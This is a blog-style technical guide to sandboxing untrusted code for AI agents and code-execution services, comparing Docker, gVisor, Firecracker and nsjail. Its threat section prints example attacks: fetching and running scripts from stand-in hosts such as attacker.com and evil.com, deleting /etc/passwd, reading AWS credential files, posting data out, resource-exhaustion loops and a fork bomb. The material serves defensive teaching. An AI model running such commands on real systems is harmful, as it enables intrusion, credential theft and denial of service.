
Sandboxed Code Execution: How to Let Your Agent Run Code Without Burning Down Your Server
A practical deep-dive into sandboxed code execution for AI agents — covering Docker, gVisor, Firecracker, nsjail, real attack scenarios, and production architecture.
Sandboxed Code Execution: How to Let Your Agent Run Code Without Burning Down Your Server
Running user-generated code directly on your server is one of the fastest ways to get compromised. AI coding agents, online compilers, and automation platforms all face this exact problem. The solution is sandboxing — isolating code execution into throwaway environments with tight resource limits, no network access, and zero ability to touch anything outside the box. This post walks through every real threat, every real tool, and how production systems like Replit, GitHub Codespaces, and E2B actually solve this.
Table of Contents
- What Sandboxed Execution Actually Means
- Why Unrestricted Execution Gets You Pwned
- The Full Threat Map
- How Isolation Actually Works
- The Sandbox Toolkit
- How AI Agents Execute Code in Practice
- Production Architecture Patterns
- How Big Platforms Handle This
- Common Beginner Mistakes
- Production Checklist
- The Future
- FAQ
What Sandboxed Execution Actually Means
When someone says "sandboxed code execution," they mean running code in an environment that's cut off from everything it shouldn't touch — the host filesystem, network, other users' data, and system resources beyond a fixed budget.
Think of it like giving someone a temporary office in a building. They can work, use the equipment inside, print documents. But they can't walk into other offices, call outside without permission, eat all the food in the kitchen, or leave with anything from the building. When they're done, the whole office is cleaned out like they were never there.
That's the model. Every execution gets a fresh, isolated environment. It does its work. It exits. The environment disappears.
The tricky part is making that boundary actually enforced — not just assumed.
Why Unrestricted Execution Gets You Pwned
Here's a story that happens to naive implementations every time.
A developer builds a "run Python code" feature. They think: it's just Python, how bad can it be? The execution looks like this:
# The naive version that will haunt you
import subprocess
result = subprocess.run(
    ["python3", "-c", user_code],
    capture_output=True,
    text=True
)
print(result.stdout)
Someone submits this as their "code":
import os
os.system("curl http://attacker.com/malware.sh | bash")
Or this:
import os
os.remove("/etc/passwd")
Or just this:
while True: pass # CPU is now gone foreverWithin minutes of launching that feature, someone finds it and does one of the above. Maybe all three.
Running code directly on your host is essentially handing a stranger root access with extra steps. Everything that process can do, the attacker can do.
The Full Threat Map
Here are the real attack categories, not theoretical ones. These are things that happen to production systems.

Remote Code Execution (RCE)
The attacker's goal is to run arbitrary commands on your server. Python's subprocess, os.system, Node's child_process.exec — all of these can run shell commands, download files, establish reverse shells back to an attacker's machine. An AI agent that "helpfully" runs code has an enormous attack surface here.
# This executes curl and downloads a reverse shell
import subprocess
subprocess.Popen(["curl", "-s", "http://evil.com/shell.sh", "-o", "/tmp/s.sh"])
subprocess.Popen(["bash", "/tmp/s.sh"])
Infinite Loops and CPU Exhaustion
Not always malicious. Sometimes a user writes a legitimately bad loop. Either way, one process can spike a CPU core to 100% and hold it there.
# Naive bug that kills performance for everyone
result = []
for i in range(10**18):
    result.append(i)
Memory Abuse
Allocating huge chunks of memory will trigger your OOM killer, potentially crashing other processes on the same host.
# Will eat gigabytes of RAM in seconds
data = []
while True:
    data.append("A" * 1024 * 1024)  # 1MB per iteration
Disk Abuse
Writing huge files fills your disk. When disk is full, everything stops — databases fail to write, logs stop, services crash.
with open("/tmp/bomb", "w") as f:
    while True:
        f.write("A" * 1024 * 1024)
Filesystem Access
Without isolation, code can read /etc/passwd, /proc/self/environ, config files, SSH keys, anything the process user can access.
import os
# Read AWS credentials from the host
with open(os.path.expanduser("~/.aws/credentials")) as f:
    print(f.read())
Network Abuse
Code can make outbound HTTP requests, connect to external servers, use your server as a proxy, send spam, or exfiltrate data.
import requests
# Your server is now sending spam or exfiltrating data
requests.post("http://evil.com/collect", data={"stolen": sensitive_data})
Privilege Escalation
If your code runs as root (or in a container as root), kernel exploits can escape the container entirely and own the host.
Container Escapes
Docker's default security model has known escape techniques — mounting the Docker socket, exploiting kernel vulnerabilities, abusing misconfigured volumes. A container running as root with the Docker socket mounted is effectively the same as running on the host.
Cryptominers
One of the most common attacks. Your compute gets hijacked to mine Monero. You pay the cloud bill, they get the coins.
Fork Bombs
:(){ :|:& };: # This forks infinitely until the OS runs out of process slotsNo resource limits = your system is now unresponsive.
How Isolation Actually Works

Before getting into specific tools, it helps to understand the primitives underneath them.
Linux Namespaces
Namespaces are the core kernel feature that lets you create isolated views of system resources. Each namespace type hides a different part of the system:
| Namespace | What It Isolates |
|-----------|-----------------|
| pid | Process IDs — process can't see host processes |
| net | Network interfaces — separate network stack |
| mnt | Mount points — separate filesystem view |
| uts | Hostname and domain name |
| ipc | Interprocess communication |
| user | User/group IDs — map container root to unprivileged host user |
| cgroup | Control groups namespace |
Docker, containers, and most sandbox tools use some combination of these namespaces.
cgroups (Control Groups)
While namespaces hide resources, cgroups limit them. You can say: "this process group gets at most 256MB of RAM, 1 CPU core, and 100MB of disk write throughput." If they exceed it, the kernel enforces the limit — either throttling or killing the process.
# Create a cgroup with strict limits
cgcreate -g cpu,memory:sandbox
echo "256M" > /sys/fs/cgroup/memory/sandbox/memory.limit_in_bytes
echo "50000" > /sys/fs/cgroup/cpu/sandbox/cpu.cfs_quota_us
Seccomp (Secure Computing Mode)
Seccomp filters syscalls. You define a whitelist of system calls the process is allowed to make, and anything else results in the process being killed. This is huge — even if an attacker gets code execution, they can't call execve, fork, socket, or any of the dangerous syscalls used for exploits.
// This allows only read, write, exit, and sigreturn
scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
seccomp_load(ctx);
AppArmor / SELinux
Mandatory access control systems. They define exactly which files a process can read/write, which capabilities it has, and what network operations it can perform. Profiles can be application-specific.
The Sandbox Toolkit

Docker Containers
The most accessible starting point. Docker uses namespaces, cgroups, and optionally seccomp/AppArmor to give you reasonable isolation. Not perfect (default Docker still runs as root, and there are known escape techniques), but a solid baseline when configured correctly.
# Hardened execution image
FROM python:3.11-slim

# Non-root user — important
RUN useradd -m -u 1000 sandbox
USER sandbox
WORKDIR /sandbox

# Read-only filesystem, no new privileges
# These come from docker run flags, not Dockerfile
docker run \
--rm \ # Destroy container after exit
--read-only \ # Read-only root filesystem
--tmpfs /tmp:size=50m \ # Writable /tmp with size limit
--network none \ # Zero network access
--memory 256m \ # RAM limit
--cpus 0.5 \ # CPU limit
--security-opt no-new-privileges \
--security-opt seccomp=sandbox-seccomp.json \
--user 1000:1000 \ # Non-root
--pids-limit 64 \ # Limit forked processes
python-sandbox python3 /sandbox/code.pygVisor
Google's gVisor goes further than Docker. It adds a user-space kernel layer between the container's processes and the actual Linux kernel. System calls from the sandboxed process hit the gVisor kernel, which validates and proxies them. This dramatically reduces the host kernel attack surface.
The tradeoff: performance is measurably worse, especially for I/O-heavy workloads. CPU-bound code takes roughly a 10-20% hit. Network and disk are noticeably slower.
# Kubernetes runtime class for gVisor
apiVersion: node.k8s.io/v1
kind: RuntimeClass
metadata:
  name: gvisor
handler: runsc
Firecracker microVMs
AWS built Firecracker for Lambda and Fargate. It's a lightweight VMM (virtual machine monitor) that can boot a VM in ~125ms with a tiny memory footprint. Each execution gets an actual VM with its own kernel — real hardware-level isolation, not just Linux namespace tricks.
This is the gold standard for multi-tenant untrusted code execution. E2B, Fly.io, and several AI infrastructure companies use Firecracker-based isolation. The startup time is fast enough for most workloads, and the isolation guarantee is much stronger than containers.
nsjail
A lightweight process jail from Google. It uses namespaces, seccomp, cgroups, and rlimits, but without the Docker overhead. Good for high-throughput code execution where you need fast startup and can't afford Docker's initialization time.
nsjail \
  --mode once \
  --time_limit 10 \
  --max_cpus 1 \
  --rlimit_as 256 \
  --disable_proc \
  --iface_no_lo \
  -- /usr/bin/python3 /tmp/code.py
Comparison at a Glance
| Tool | Isolation Level | Startup Time | Complexity | Best For | |------|----------------|--------------|------------|----------| | Docker (basic) | Medium | ~200ms | Low | Development, low-risk workloads | | Docker (hardened) | Medium-High | ~300ms | Medium | Production with careful config | | gVisor | High | ~500ms | Medium | Multi-tenant with trust concerns | | Firecracker | Very High | ~125ms | High | Production AI agents, Lambda-style | | nsjail | High | ~50ms | Medium | High-throughput, low-latency |
How AI Agents Execute Code in Practice
When a user says "write me a Python script that processes this CSV" and the agent actually runs it, here's what happens in a well-designed system:

The key insight: the agent never executes code directly. There's always a queue, a worker, and a sandbox in between. The agent submits a job and waits for results — it has no direct path to the host.
Python Execution Service Example
Here's a minimal working version of a sandboxed Python runner:
import docker
import tempfile
import os
import json
from pathlib import Path

class PythonSandbox:
    def __init__(self):
        self.client = docker.from_env()
        self.image = "python:3.11-slim"

    def execute(self, code: str, timeout: int = 10) -> dict:
        # Write code to a temp file
        with tempfile.NamedTemporaryFile(
            mode='w', suffix='.py', delete=False
        ) as f:
            f.write(code)
            code_file = f.name

        try:
            container = self.client.containers.run(
                self.image,
                command=f"python3 /code/script.py",
                volumes={
                    os.path.dirname(code_file): {
                        'bind': '/code',
                        'mode': 'ro'  # read-only
                    }
                },
                mem_limit='128m',
                cpu_period=100000,
                cpu_quota=50000,   # 0.5 CPU
                network_mode='none',
                read_only=True,
                tmpfs={'/tmp': 'size=32m'},
                security_opt=['no-new-privileges'],
                pids_limit=32,
                remove=True,
                detach=False,
                stdout=True,
                stderr=True,
                timeout=timeout
            )

            return {
                "stdout": container.decode('utf-8'),
                "exit_code": 0,
                "error": None
            }

        except docker.errors.ContainerError as e:
            return {
                "stdout": e.container.logs().decode('utf-8'),
                "exit_code": e.exit_status,
                "error": "Execution failed"
            }
        except Exception as e:
            return {
                "stdout": "",
                "exit_code": -1,
                "error": str(e)
            }
        finally:
            # Cleanup
            if os.path.exists(code_file):
                os.remove(code_file)
Production Architecture Patterns
The Warm Pool Pattern
Starting a container or VM takes time (100ms to 500ms). If your agent needs to run code in a tight loop, that latency adds up. The solution is a warm pool.
You keep N sandboxes running, waiting for code. When a job comes in, you grab a warm sandbox, inject the code, run it, and then destroy the sandbox. Meanwhile, a background process spins up a new warm sandbox to replace it.
# Conceptual warm pool
class SandboxPool:
    def __init__(self, pool_size=10):
        self.pool = asyncio.Queue(maxsize=pool_size)
        # Start background workers to keep pool full

    async def get_sandbox(self):
        # Instant return if pool has capacity
        return await self.pool.get()

    async def _add_to_pool(self):
        container = await create_sandboxed_container_async()
        await self.pool.put(container)
Monitoring What's Running
Log everything. Not just the output — log the code itself, the resource usage, the exit code, how long it ran, how much memory it peaked at. This is essential for detecting abuse patterns:
execution_metrics = {
    "job_id": job_id,
    "user_id": user_id,
    "code_hash": hashlib.sha256(code.encode()).hexdigest(),
    "execution_time_ms": elapsed * 1000,
    "peak_memory_mb": container.stats()["memory_stats"]["max_usage"] / 1024 / 1024,
    "exit_code": result.exit_code,
    "cpu_percent": cpu_stats,
    "killed_by_timeout": was_killed,
    "output_bytes": len(result.stdout),
}
# Ship to your observability stack
metrics.record(execution_metrics)
How Big Platforms Handle This
Replit uses a combination of container isolation and their own custom execution layer. Each repl gets its own persistent container environment, with network policies controlling what can access what.
GitHub Codespaces uses Azure Container Instances with additional network policies. The dev container spec defines what's installed, and the VMs are isolated at the network level.
AWS Lambda uses Firecracker microVMs. Each Lambda invocation gets a new VM (or a reused warm one from a pool). The VM has its own kernel, so a compromised Lambda can't affect other Lambda executions on the same host hardware.
E2B and Daytona are purpose-built for AI agent code execution. E2B provides persistent Firecracker-based sandboxes with a good SDK, filesystem access controls, and process management. Daytona focuses on reproducible dev environments. Both are worth evaluating if you don't want to build the execution infrastructure yourself.
Modal gives you containerized Python execution with a nice SDK, GPU access, and automatic scaling. Less about sandboxing untrusted code, more about running your own code at scale.
Judge0 is an open-source code execution engine used by competitive programming platforms. It supports 60+ languages, has a straightforward REST API, and handles isolation via Docker. Worth deploying if you need a quick solution for "run this code in language X."
Common Beginner Mistakes
Running as root inside the container. Even in a container, root is dangerous. If there's a kernel exploit or container escape, root gives much more leverage. Always create a non-root user and switch to it.
Not setting memory limits. Default Docker containers have no memory limit and will happily eat all available RAM, triggering the OOM killer on your host.
Forgetting --pids-limit. Fork bombs will spawn thousands of processes. Without a pid limit, this can crash the entire host.
Trusting the timeout only. If your code timeout is 10 seconds but you don't enforce it at the container level, a process that ignores SIGTERM runs forever.
Leaving the Docker socket mounted. A container with /var/run/docker.sock mounted can create new containers, including privileged ones that escape isolation entirely. Never do this.
Not cleaning up. Containers that don't get removed accumulate, eat disk space, and eventually cause resource exhaustion. Always use --rm or explicit cleanup.
Using a shared filesystem between executions. If code from one execution can read files left by a previous execution, you have data leakage. Every execution should get a clean, ephemeral environment.
Not rate limiting. Even with good sandboxing, someone can flood your execution queue. Rate limit by user and by IP, and set maximum queue depth.
Production Checklist
Before you put a code execution service in production:
- Non-root user inside container
- Memory limit set (
--memory) - CPU limit set (
--cpus) - PID limit set (
--pids-limit) - Network disabled (
--network none) or explicitly allowlisted - Read-only root filesystem (
--read-only) - Temporary writable space with size limit (
--tmpfs) no-new-privilegessecurity option enabled- Seccomp profile applied (at minimum Docker's default)
- Timeout enforced at process and container level
- Execution goes through a queue, not directly from web handler
- Container removed after execution (
--rm) - Resource usage logged and monitored
- Rate limiting per user/IP
- Code content logged (for abuse detection)
- Alerting on unusual resource usage patterns
The Future
A few trends worth watching:
Firecracker everywhere. As Firecracker matures and tooling improves, more platforms will move from containers to microVMs as the default isolation unit. Startup times are already competitive with containers.
WebAssembly as a sandbox. WASM provides a portable, sandboxed execution environment with a much smaller attack surface than a full Linux container. Languages like Python, Ruby, and Go compile to WASM. For certain workloads — especially browser-side execution — WASM sandboxing is genuinely interesting.
AI-aware sandboxes. Tools like E2B are building sandboxes specifically designed for AI agent workflows — with filesystem persistence, process observation, browser access, and structured I/O that agents can consume. This is different from general-purpose code execution infrastructure.
FAQ
Can I just use Python's ast.literal_eval to safely evaluate user code?
No. ast.literal_eval only handles literals (strings, numbers, lists). Arbitrary Python code requires full execution.
Is Docker always good enough? For internal tools with authenticated users: probably yes, with hardening. For public-facing execution of completely untrusted code from anonymous users: consider gVisor or Firecracker.
How do AI coding agents like Claude actually execute code? Through sandboxed environments — Anthropic's computer use tools run in controlled containers. E2B provides isolated Firecracker VMs for agent code execution. The agent is never given direct access to a host machine.
What's the minimum viable sandbox for a side project?
